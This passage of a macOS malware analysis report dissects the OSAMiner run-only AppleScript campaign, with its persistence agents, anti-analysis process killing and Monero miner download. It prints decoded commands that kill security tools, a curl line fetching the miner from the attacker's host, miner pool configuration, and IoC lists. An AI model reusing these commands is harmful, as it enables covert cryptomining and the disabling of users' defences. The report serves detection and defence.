- a persistence agent for the parent script at `~/Library/LaunchAgents/com.apple.FY9.plist`

- the parent script executing from `~/Library/LaunchAgents/com.apple.4V.plist`
- the embedded evasion/anti-analysis AppleScript running from `~/Library/k.plist`
- the miner setup script running from `~/Library/11.png`

Before we turn to the latter two, note that the parent script has not finished its business yet. It continues to execute various tasks, including gathering the device serial number, restarting the launchctl job and killing the Terminal application. This last action is one of the few that are not executed through `do shell script` commands; instead, the script targets the Terminal directly through its own `do script` AppleScript command.

```
    00470 PushLiteralExtended 85 #  /Utilities/Terminal

    00473 Tell 18

        00476 PushGlobalExtended b's'

        00479 PushLiteralExtended 91 # <Value type=object value=<Value type=constant value=0x6b66696c>>
  ;      keyAEFile                    = 'kfil', /*  0x6b66696c  */ --> in AERegistry.h
              <parameter name="saving in" code="kfil" type="file" optional="yes"  --> in Terminal.sdef
              <parameter name="in" code="kfil" type="file" optional="yes"  --> in Terminal.sdef
              <parameter name="in" description="The tab in which to execute the command" code="kfil" optional="yes"> --> in Terminal.sdef
           <parameter name="saving in" code="kfil" type="file" optional="yes" description="The file in which to save the object."/> --> in
AppleScriptKit.sdef
           <parameter name="in" code="kfil" type="file" optional="yes" description="The file in which to save the object."/> --> in
AppleScriptKit.sdef

        0047c PushIt

        0047d PushLiteralExtended 92 # <Value type=object value=<Value type=constant value=0x6377696e>>
  ;      cWindow                      = 'cwin', /*  0x6377696e  */ --> in AERegistry.h
          <class name="window" code="cwin" description="A window.">  --> in Terminal.sdef
         <class name="window" code="cwin" description="A window." inherits="item" plural="windows"> --> in AppleScriptKit.sdef
           <property name="window" code="cwin" type="window" access="r" description="the window associated with the event"/> --> in
AppleScriptKit.sdef
         <class name="window" code="cwin" description="A window, which is the top level container of views" inherits="responder" plural="windows">
--> in AppleScriptKit.sdef
           <property name="window" code="cwin" type="window" description="the window that contains this view?"/> --> in AppleScriptKit.sdef

        00480 Push1

        00481 MakeObjectAlias 24 # GetIndexed (item A of B)

        00482 Push2

        00483 MessageSend 93 # <Value type=object value=<Value type=event_identifier
value=b'core'-b'dosc'-b'null'-b'\xff\xff\x80\x00'-b'ctxt'-b'\xff\xff\x80\x00'>>
  ;           <command name="do script" code="coredosc" description="Runs a UNIX shell script or command.">  --> in Terminal.sdef

        00486 EndTell
```

Meanwhile, the embedded AppleScript looks for the Activity Monitor process among System Events' process list. If found, it passes the application's name to its 'kPro' or 'killProcess' handler to prevent the user inspecting resource usage.

Even more interesting, the embedded script also functions to perform evasion tasks from certain consumer-level monitoring and clean up tools. It searches both for PIDs among running processes and it parses the operating system's `install.log` for apps matching its hardcoded list, killing any that it finds along the way.

```
 00050 ErrorHandler 180

     00053 PushIt

     00054 PushLiteral 15    ;  String:
d4d784c5dc84e084cbd6c9d48491a9848b979a94e0afc9c9d4c9d6e0b1c5c7b1cbd6e0b0c9d1d3d2e0b1c5d0dbc5d6c9e0a5dac5d7d8e0a5dacdd6c5e0a7d0c9c5d2b1
84cbd6c9d48491da84cbd6c9d484e084c5dbcf848bdfd4d6cdd2d8848895e18b
      Decoded String: 'ps ax | grep -E '360|Keeper|MacMgr|Lemon|Malware|Avast|Avira|CleanMyMac' | grep -v grep | awk '{print $1}''

     00055 Push1

     00059 Push0
```

```
        000d0 TestIf 0x1ff

        000d3 PushMe

        000d4 PushLiteralExtended 26   ;  String: 93dac5d693d0d3cb93cdd2d7d8c5d0d092d0d3cb
      Decoded String: '/var/log/install.log'

        000d7 Push1

        000db Push0

        000dc MessageSend 27 # <Value type=object value=<Value type=event_identifier
value=b'rdwr'-b'open'-b'shor'-b'\x00\x00\x00\x00'-b'file'-b'\x00\x00\x08\x00'>>
  ;             <command name="open for access" code="rdwropen" description="Open a disk file for the read and write commands"> --> in
StandardAdditions.sdef
```

Downloading and Configuring the Miner Component

Finally, running our tools on the miner setup script reveals that it functions as a downloader and config for what appears to be an instance of the open-source XMR-STAK-RX – Free Monero RandomX Miner software.

The setup script includes pool address, password and other configuration information but no wallet address.

```
 001e4 PushIt

 001e5 PushLiteralExtended 49   ;  String:
86d4d3d3d0c3d0cdd7d886849ebfdf86d4d3d3d0c3c5c8c8d6c9d7d786849e8486dbd3c8c5dddbd392c7d3d19e9c9c9c9c86908486dbc5d0d0c9d8c3c5c8c8d6c9d7d786849e848686908
486d6cdcbc3cdc886849e848686908486d4d3d3d0c3d4c5d7d7dbd3d6c886849e8486dc86908486d9d7c9c3d2cdc7c9ccc5d7cc86849e84d8d6d9c9908486d9d7c9c3d8d0d786849e84ca
c5d0d7c9908486d8d0d7c3cacdd2cbc9d6d4d6cdd2d886849e848686908486d4d3d3d0c3dbc9cdcbccd886849e849584e190c19086c7d9d6d6c9d2c7dd86849e8486d1d3d2c9d6d38690
      Decoded String: '"pool_list" :[{"pool_address" : "wodaywo.com:8888", "wallet_address" : "", "rig_id" : "", "pool_password" : "x",
"use_nicehash" : true, "use_tls" : false, "tls_fingerprint" : "", "pool_weight" : 1 },],"currency" : "monero",'

 001e8 Push1

 001ec GetData
```

```
 00252 MessageSend 47 # <Value type=object value=<Value type=event_identifier
value=b'rdwr'-b'writ'-b'null'-b'\xff\xff\x80\x00'-b'****'-b'\x00\x00\x00\x00'>>
 ;              <command name="write" code="rdwrwrit" description="Write data to a file that was opened for access with write permission"> --> in
StandardAdditions.sdef


 00255 StoreResult

 00256 PushGlobalExtended b'p_fp'

 00259 Push0

 0025a MessageSend 48 # <Value type=object value=<Value type=event_identifier
value=b'rdwr'-b'clos'-b'null'-b'\xff\xff\x80\x00'-b'****'-b'\x00\x00\x00\x00'>>
 ;              <command name="close access" code="rdwrclos" description="Close a file that was opened for access"> --> in StandardAdditions.sdef


 0025d StoreResult

 0025e PushIt

 0025f PushLiteralExtended 52   ;  String:
86c7c5d0d0c3d8cdd1c9d3d9d886849e8495949086d6c9d8d6ddc3d8cdd1c986849e8497949086cbcddac9d9d4c3d0cdd1cdd886849e84949086dac9d6c6d3d7c9c3d0c9dac9d086849e8
4979086d4d6cdd2d8c3d1d3d8c886849e84d8d6d9c99086ccc3d4d6cdd2d8c3d8cdd1c986849e849a949086c5c9d7c3d3dac9d6d6cdc8c986849e84d2d9d0d09086d9d7c9c3d7d0d3dbc3
d1c9d1d3d6dd86849e8486dbc5d6d2869086d8d0d7c3d7c9c7d9d6c9c3c5d0cbd386849e84d8d6d9c99086c8c5c9d1d3d2c3d1d3c8c986849e84cac5d0d7c99086cad0d9d7ccc3d7d8c8d
3d9d886849e84cac5d0d7c99086d3d9d8d4d9d8c3cacdd0c986849e8486869086ccd8d8d4c8c3d4d3d6d886849e84949086ccd8d8d4c3d0d3cbcdd286849e8486869086ccd8d8d4c3d4c5
d7d786849e8486869086d4d6c9cac9d6c3cdd4da9886849e84d8d6d9c990
      Decoded String: '"call_timeout" : 10,"retry_time" : 30,"giveup_limit" : 0,"verbose_level" : 3,"print_motd" : true,"h_print_time" :
60,"aes_override" : null,"use_slow_memory" : "warn","tls_secure_algo" : true,"daemon_mode" : false,"flush_stdout" : false,"output_file" :
"","httpd_port" : 0,"http_login" : "","http_pass" : "","prefer_ipv4" : true,'

 00262 Push1

 00266 GetData
```

This miner script also checks to ensure there is enough disk space, but this time using the Unix utility `df` rather than the System Events application.

```
00000 ErrorHandler 20

     00003 PushIt

     00004 PushLiteral 0   ;  String: c8ca8491cb849384e084cbd6c9d4849384e084cbd6c9d48491da84cbd6c9d484e084c5dbcf848bdfd4d6cdd2d8848896e18b
      Decoded String: 'df -g / | grep / | grep -v grep | awk '{print $2}''

     00005 Push1

     00009 Push0

     0000a MessageSend 2 # <Value type=object value=<Value type=event_identifier
value=b'syso'-b'exec'-b'TEXT'-b'\xff\xff\x80\x00'-b'TEXT'-b'\x00\x00\x00\x00'>>
 ;              <command name="do shell script" code="sysoexec" description="Execute a shell script using the 'sh' shell"> --> in
StandardAdditions.sdef
```

The miner setup script also uses the built-in caffeinate tool to prevent the Mac sleeping and also does some evasion checks. It parses the output of the built-in system_profiler tool to check whether the device has 4 cores, a rudimentary way of trying to ensure it is not running in a virtual machine environment.

```
0013f ErrorHandler 334

     00142 PushLiteralExtended 28 #  ;  String: 'system_profiler SPHardwareDataType'

     00145 Push0

     00146 MessageSend 2 # <Value type=object value=<Value type=event_identifier
value=b'syso'-b'exec'-b'TEXT'-b'\xff\xff\x80\x00'-b'TEXT'-b'\x00\x00\x00\x00'>>
  ;             <command name="do shell script" code="sysoexec" description="Execute a shell script using the ‘sh’ shell"> --> in
StandardAdditions.sdef


     00149 GetData

     0014a PopGlobal b's'

     0014b EndErrorHandler 340

 0014e HandleError 5 6

 00153 PushUndefined

 00154 StoreResult

 00155 PushGlobal b's'

 00156 PushLiteralExtended 29 #  ;  String: 'ores: 4'

 00159 Contains

 0015a TestIf 0x16a

 0015d PushIt
```

Next, a folder is created in `~/Library/Caches/` with the name "com.apple." and two uppercase letters, which are hardcoded in the script. In this sample, those letters are 'CM', so the folder to be written is `~/Library/Caches/com.apple.CM/` .

Interestingly, we can see from reversing an older sample with our tools that previously the malware wrote its components to the `~/Library/Safari/` folder, but as that is now prohibited by TCC restrictions since Mojave 10.14, the malware authors have clearly had to adapt.

Various files are written to this folder:

- config.txt
- cpu.txt
- pools.txt
- ssl.zip

The last is a compressed folder which contains a file variously called ssl.plist, ssl3.plist, ssl4.plist and so on. In keeping with the malware's tactic of using misleading file extensions, this is of course not a plist but in fact a Mach-O executable. The executable appears to be an instance of the XMR-STAK miner and is downloaded from a hardcoded and obfuscated URL:

```
0030a TestIf 0x383

0030d ErrorHandler 890

    00310 PushIt

    00311 PushLiteralExtended 59   ;  String: c7d9d6d08491b084ccd8d8d49e9393dbd3c8c5dddbd392c7d3d19e9c949c9493d7d7d092decdd48491d384
     Decoded String: 'curl -L http://wodaywo.com:8080/ssl.zip -o '

    00314 Push1

    00318 PushGlobalExtended b'CM'

    0031b Concatenate

    0031c PushIt

    0031d PushLiteralExtended 60   ;  String: 93d7d7d092decdd4
     Decoded String: '/ssl.zip'

    00320 Push1

003b2 PushLiteralExtended 69 #  ;  String: '/ssl4.plist'

003b5 Concatenate

003b6 PushIt

003b7 PushLiteralExtended 70   ;  String: 848aa28493c8c9da93d2d9d0d0848a84c9dccdd89f
     Decoded String: ' &> /dev/null & exit;'

003ba Push1
```

```
→  ssl ls -al
total 1368
drwxr-xr-x  4 sphil  wheel     128  5 Jan 15:00 .
drwxrwxrwt  6 root   wheel     192  5 Jan 15:00 ..
drwxr-xr-x  3 sphil  wheel      96 20 Jan  2020 openssl
-rwxr-xr-x  1 sphil  wheel  698576 20 Jan  2020 ssl4.plist
→  ssl file ssl4.plist
ssl4.plist: Mach-O 64-bit executable x86_64
→  ssl shasum -a 256 ssl4.plist
97febb1aa15ad7b1c321f056f7164526eb698297e0fea0c23bd127498ba3e9bb  ssl4.plist
→  ssl |
```

`97febb1aa15ad7b1c321f056f7164526eb698297e0fea0c23bd127498ba3e9bb` ssl4.plist

Conclusion

Run-only AppleScripts are surprisingly rare in the macOS malware world, but both the longevity of and the lack of attention to the macOS.OSAMiner campaign, which has likely been running for at least 5 years, shows exactly how powerful run-only AppleScripts can be for evasion and anti-analysis. In this case, we have not seen the actor use any of the more powerful features of AppleScript that we've discussed elsewhere [4,5], but that is an attack vector that remains wide open and which many defensive tools are not equipped to handle. In the event that other threat actors begin picking up on the utility of leveraging run-only AppleScripts, we hope this research and the tools discussed above will prove to be of use to analysts.

Hashes and IoCs

SHA1: d760c99dec3efd98e3166881d327aa2f4a8735ef
SHA256: 35a83f2467d914d113f5430cdbede54ac96a212ed2b893ee9908e6b05c12b6f6
Office4mac.app.zip (Trojanized Application bundle, 2018 version)

SHA1: 13382e8cb8edb9bfea40d2370fc97d0cbdbf61e7
SHA256: 5619d101a7e554c4771935eb5d992b1a686d4f80a2740e8a8bb05b03a0d6dc2b
Install-LOL.app.zip (Trojanized Application bundle, 2018 version)

SHA1: 93b2653a4259d9c04e5b780762dc4abc40c49d35
SHA256: df550039acad9e637c7c3ec2a629abf8b3f35faca18e58d447f490cf23f114e8
com.apple.4V.plist (AppleScript, parent script dropped by trojanized application to `~/Library/LaunchAgents/` folder)

SHA1: f2bdec618768e2deb5c3232f327fb3d6165ac84c
SHA256: 9ad23b781a22085588dd32f5c0a1d7c5d2f6585b14f1369fd1ab056cb97b0702
com.apple.FY9.plist (Persistence launch agent for *com.apple.4V.plist*)

SHA1: f3c9ecc8484ce602493652a923e9afdbb5b10584
SHA256: b954af3ee83e5dd5b8c45268798f1f9f4b82ecb06f0b95bf8fb985f225c2b6af
main.scpt (AppleScript, parent script contained in trojanized application, 2018 version)

SHA1: 562cb5103859e63898820885759 95dc9722b781a
SHA256: f145fce4089360f1bc9f9fb7f95a8f202d5b840eac9baab9e72d8f4596772de9
k.plist (AppleScript, written to `~/Library/k.plist` for evasion and anti-analysis;)

SHA1: f3d83291008736e1f8a2d52e064e2decb2c893ba
SHA256: ab4596d3f8347d447051eb4e4075e04c37ce161514b4ce3fae91010aac7ae97f
001.plist (AppleScript, earlier version of *k.plist*, written to the LaunchAgents folder as “com.apple.Yahoo.plist”)

SHA1: 13d65cb49538614f94b587db494b01273a73a491
SHA256: 24cd2f6c4ad6411ff4cbb329c07dc21d699a7fb394147c8adf263873548f2dfd
wodaywo.png
(AppleScript, written to `~/Library/11.png`, miner config / downloader script)

SHA1: 1a662b22b04bd3f421afb22030283d8bdd91434a
SHA256: f89205a8091584e1215cf33854ad764939008004a688b7e530b085e3230effce
ondayon.png
(AppleScript, earlier version of the miner config / downloader script)

SHA1: cfb1a0cd345bb2cbd65ed1e6602140829382a9b4
SHA256: 97febb1aa15ad7b1c321f056f7164526eb698297e0fea0c23bd127498ba3e9bb
ssl4.plist (Mach-O, XMR-Stak miner, written to `~/Library/Caches/com.apple.XX/ssl4.plist`, where “XX” is any two uppercase letters. Older samples write to `~/Library/Safari/`).

SHA1: 0756f251bc78bfe298a59db97a2b37aa3f2d3f96
SHA256: 1ecbc4472bf90c657d4b27bcf3ca5f2ec2b43065282a8d57c9b86bdf213f77ed
ssl3.plist (earlier variant of above)

Observed Parent Script Names
com.apple.4V.plist
com.apple.UV.plist
com.apple.00.plist

Persistence Agent Labels
com.apple.FY9.plist
com.apple.HYQ.plist
com.apple.2KR.plist

Observed URLs
hxxps://www[.]emoneyspace[.]com/wodaywo
hxxp://www[.]wodaywo65465182[.]com
hxxp://wodaywo.com[:]8080
hxxp://www[.]budaybu10000[.]com:8080

Significant Parent Script Strings:
-o ~/Library/11.png
;killall Terminal
;launchctl start com.apple.
/usr/sbin/system_profiler SPHardwareDataType | awk
~/Library/LaunchAgents/com.apple.
launchctl stop com.apple.
osascript ~/Library/11.png > /dev/null 2> /dev/null &
osascript ~/Library/k.plist > /dev/null 2> /dev/null &
ping -c 1 www.apple.com
ping -c 1 wwww.yahoo.com
rm ~/Library/11.png
rm ~/Library/k.plist
-=-=-=
time=

Significant Evasion Script Strings:
{print $1}
/var/log/install.log
360
Activity Monitor
Avast
Avira
CleanMyMac

Installation Log
Installer
Keeper
kill -9
Lemon
MacMgr
Malware
ps ax | grep -E

Significant Miner Setup Script Strings:

```
"call_timeout" : 10,"retry_time" : 30,"giveup_limit" : 0,"verbose_level" :
3,"print_motd" : true,"h_print_time" : 60,"aes_override" : null,"use_slow_memory" :
"warn","tls_secure_algo" : true,"daemon_mode" : false,"flush_stdout" :
false,"output_file" : "","httpd_port" : 0,"http_login" : "","http_pass" :
"","prefer_ipv4" : true,
```

<pre."cpu_threads_conf" :[{ "low_power_mode" : false, "no_prefetch" : true, "asm" : "auto", "affine_to_cpu" : 0 }, { "low_power_mode" : false, "no_prefetch" : true, "asm" : "auto", "affine_to_cpu" : 1 }, { "low_power_mode" : false, "no_prefetch" : true, "asm" : "auto", "affine_to_cpu" : 2 },],

```
"cpu_threads_conf" :[    { "low_power_mode" : true, "no_prefetch" : true, "asm" :
"auto", "affine_to_cpu" : 0 },],
```

```
"pool_list" :[{"pool_address" : "wodaywo.com:8888", "wallet_address" : "", "rig_id" :
"", "pool_password" : "x", "use_nicehash" : true, "use_tls" : false,
"tls_fingerprint" : "", "pool_weight" : 1 },],"currency" : "monero",
```

[-e
] && echo true || echo false
/config.txt
/cpu.txt
/pools.txt
/ssl.zip
/ssl4.plist
/usr/bin/ditto -xk
/usr/sbin/system_profiler SPHardwareDataType | awk
&> /dev/null & exit;
~/library/Caches/com.apple.
Caches/com.apple.
caffeinate -d &> /dev/null & echo $!
caffeinate -i &> /dev/null & echo $!
caffeinate -m &> /dev/null & echo $!
caffeinate -s &> /dev/null & echo $!
curl -L http://wodaywo.com:8080/ssl.zip -o

df -g / | grep / | grep -v grep | awk
mkdir ~/library/Caches
mkdir ~/library/Caches/com.apple.
ores: 4
pgrep ssl4.plist
system_profiler SPHardwareDataType

References

1. https://www.anquanke.com/post/id/160496
2. https://www.codetd.com/article/2819752
3. https%3A%2F%2Fwww.tr0y.wang%2F2020%2F03%2F05%2FMacOS的ssl4.plist挖矿病毒排查记录%2F
4. https://www.sentinelone.com/blog/macos-red-team-calling-apple-apis-without-building-binaries/
5. https://www.sentinelone.com/blog/how-offensive-actors-use-applescript-for-attacking-macos/

Resources

https://github.com/SentineLabs/aevt_decompile
https://github.com/Jinmo/applescript-disassembler
https://applescriptlibrary.wordpress.com/